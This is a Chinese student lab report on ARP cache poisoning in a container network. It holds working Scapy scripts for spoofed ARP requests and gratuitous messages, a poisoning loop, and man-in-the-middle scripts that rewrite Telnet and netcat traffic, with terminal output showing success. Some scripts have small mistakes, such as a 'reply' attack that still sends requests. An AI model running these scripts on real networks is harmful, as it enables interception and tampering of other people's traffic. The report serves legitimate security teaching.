
lab4-report

57118115 陈烨

>


实验环境：



Task 1.A

将A的ARP缓存中M的mac地址映射到B的IP地址

A之前的ARP缓存为空



```
root@c9f72f8c076f:/# arp
root@c9f72f8c076f:/#
```

构造程序在M上执行，构造一个 ARP 请求包并发送给主机 A

代码

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt)
```

执行程序后：

```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
```

M这条缓存是M主机对A发送报文，B这条缓存是因为M主机伪造


Task1.B

用返回包进行攻击，构造代码

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
pkt = E/A
sendp(pkt)
```


先清除A的ARP缓存：

arp -n|awk '/^[1-9]/{system("arp -d "$1)}'




```
root@c9f72f8c076f:/# arp -n|awk '/^[1-9]/{system("arp -d "$1)}'
root@c9f72f8c076f:/# arp
root@c9f72f8c076f:/# █
```

在M执行程序伪造包，B的映射并没改变：




```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
root@c9f72f8c076f:/#
```

B ping A，将ip mac映射写入到A的arp之中，M再执行程序：



```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@c9f72f8c076f:/#
```



```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@c9f72f8c076f:/# █
```

发现B条目的MAC被更新为M的mac，攻击成功


Task1.C

ARP gratuitous message 用于开机的时候向同网段其他主机通告自己的MAC看看有没有冲突，或者是主机改变MAC时用于更新

构造程序：

```python
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff"
A = ARP()
#A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"
A.hwdst = "ff:ff:ff:ff:ff:ff"
pkt = E/A
sendp(pkt)
```

M上执行程序，查看执行前后A的ARP缓存:



```
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@c9f72f8c076f:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
```


发现MAC已经从正确MAC地址变成了发出伪造报文的M的MAC地址，进一步发现在A没有B的ARP缓存的时候攻击不成功

Task2 MITM Attack on Telnet using ARP Cache Poisoning


实验中重启了dock容器，id发生了变化

在M上构造程序，A和B的MAC替换为M的

```python
#!/usr/bin/python3
from scapy.all import *
import time

def AB():
    E = Ether()
    A = ARP()
    A.op = 1
    A.psrc = "10.9.0.6"
    A.pdst = "10.9.0.5"
    pkt = E/A
    sendp(pkt)
def BA():
    E = Ether()
    A = ARP()
    A.op = 1
    A.psrc = "10.9.0.5"
    A.pdst = "10.9.0.6"
    pkt = E/A
    sendp(pkt)
while(1):
    AB()
    BA()
time.sleep(5)

```




```
root@7321223024bf:/# arp
Address                   HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0   ether   02:42:0a:09:00:69   C                     eth0
M-10.9.0.105.net-10.9.0   ether   02:42:0a:09:00:69   C                     eth0
```




```
root@c9f72f8c076f:/# arp
Address                   HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0   ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0   ether   02:42:0a:09:00:69   C                     eth0
```

M保持攻击，AB互相ping发现无法ping通。因为都到了M主机上，但是M主机没开转发




```
root@ee90c9ff71b1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4100ms
```

开启M的转发功能



```
root@20a0258df2d1:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


发现可以ping通



```
root@ee90c9ff71b1:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.174 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.183 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.187 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.354 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.230 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.185 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.152 ms
```


首先要维持arp的攻击，把IP forwarding开启，建立A和B的telnet连接，之后IP forwarding=0，运行攻击程序

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = '10.9.0.5'
IP_B = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = 'Z' * len(data)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```



```
^Croot@851aba1ea42b:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@851aba1ea42b:/volumes# python3 task2-1.py
```

发现输入都被改成Z



```
root@8bb9371fb2b6:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ee90c9ff71b1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 19 02:47:45 UTC 2021 from A-10.9.0.5.net-10.9.0
.0 on pts/2
seed@ee90c9ff71b1:~$ ZZZZ
```

Task3

首先用task2中的方法对A B中的ARP表进行攻击

保持task2.py一直运行，保证AB的tcp转发都经过M


打开M的转发，使用nc连接AB主机

关闭转发，构造程序：


```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = '10.9.0.5'
IP_B = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'1234',b'4321')
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'
```

```
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


观察AB的通信可知消息内容被修改，中间人攻击成功



```
^Croot@cb1d0ae3dc0d:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@cb1d0ae3dc0d:/volumes# python3 task3.py
.
Sent 1 packets.
.
Sent 1 packets.
```



```
root@64f85bb208d6:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@64f85bb208d6:/# nc -lp 9090
1234
1234
1234
1234
^C
root@64f85bb208d6:/# nc 10.9.0.6 9090
1234
1234
1234
```



```
root@255f562ad36e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask
10.9.0.5                 ether   02:42:0a:09:00:69   C
10.9.0.105               ether   02:42:0a:09:00:69   C
root@255f562ad36e:/# nc -lp 9090
1234
1234
4321
```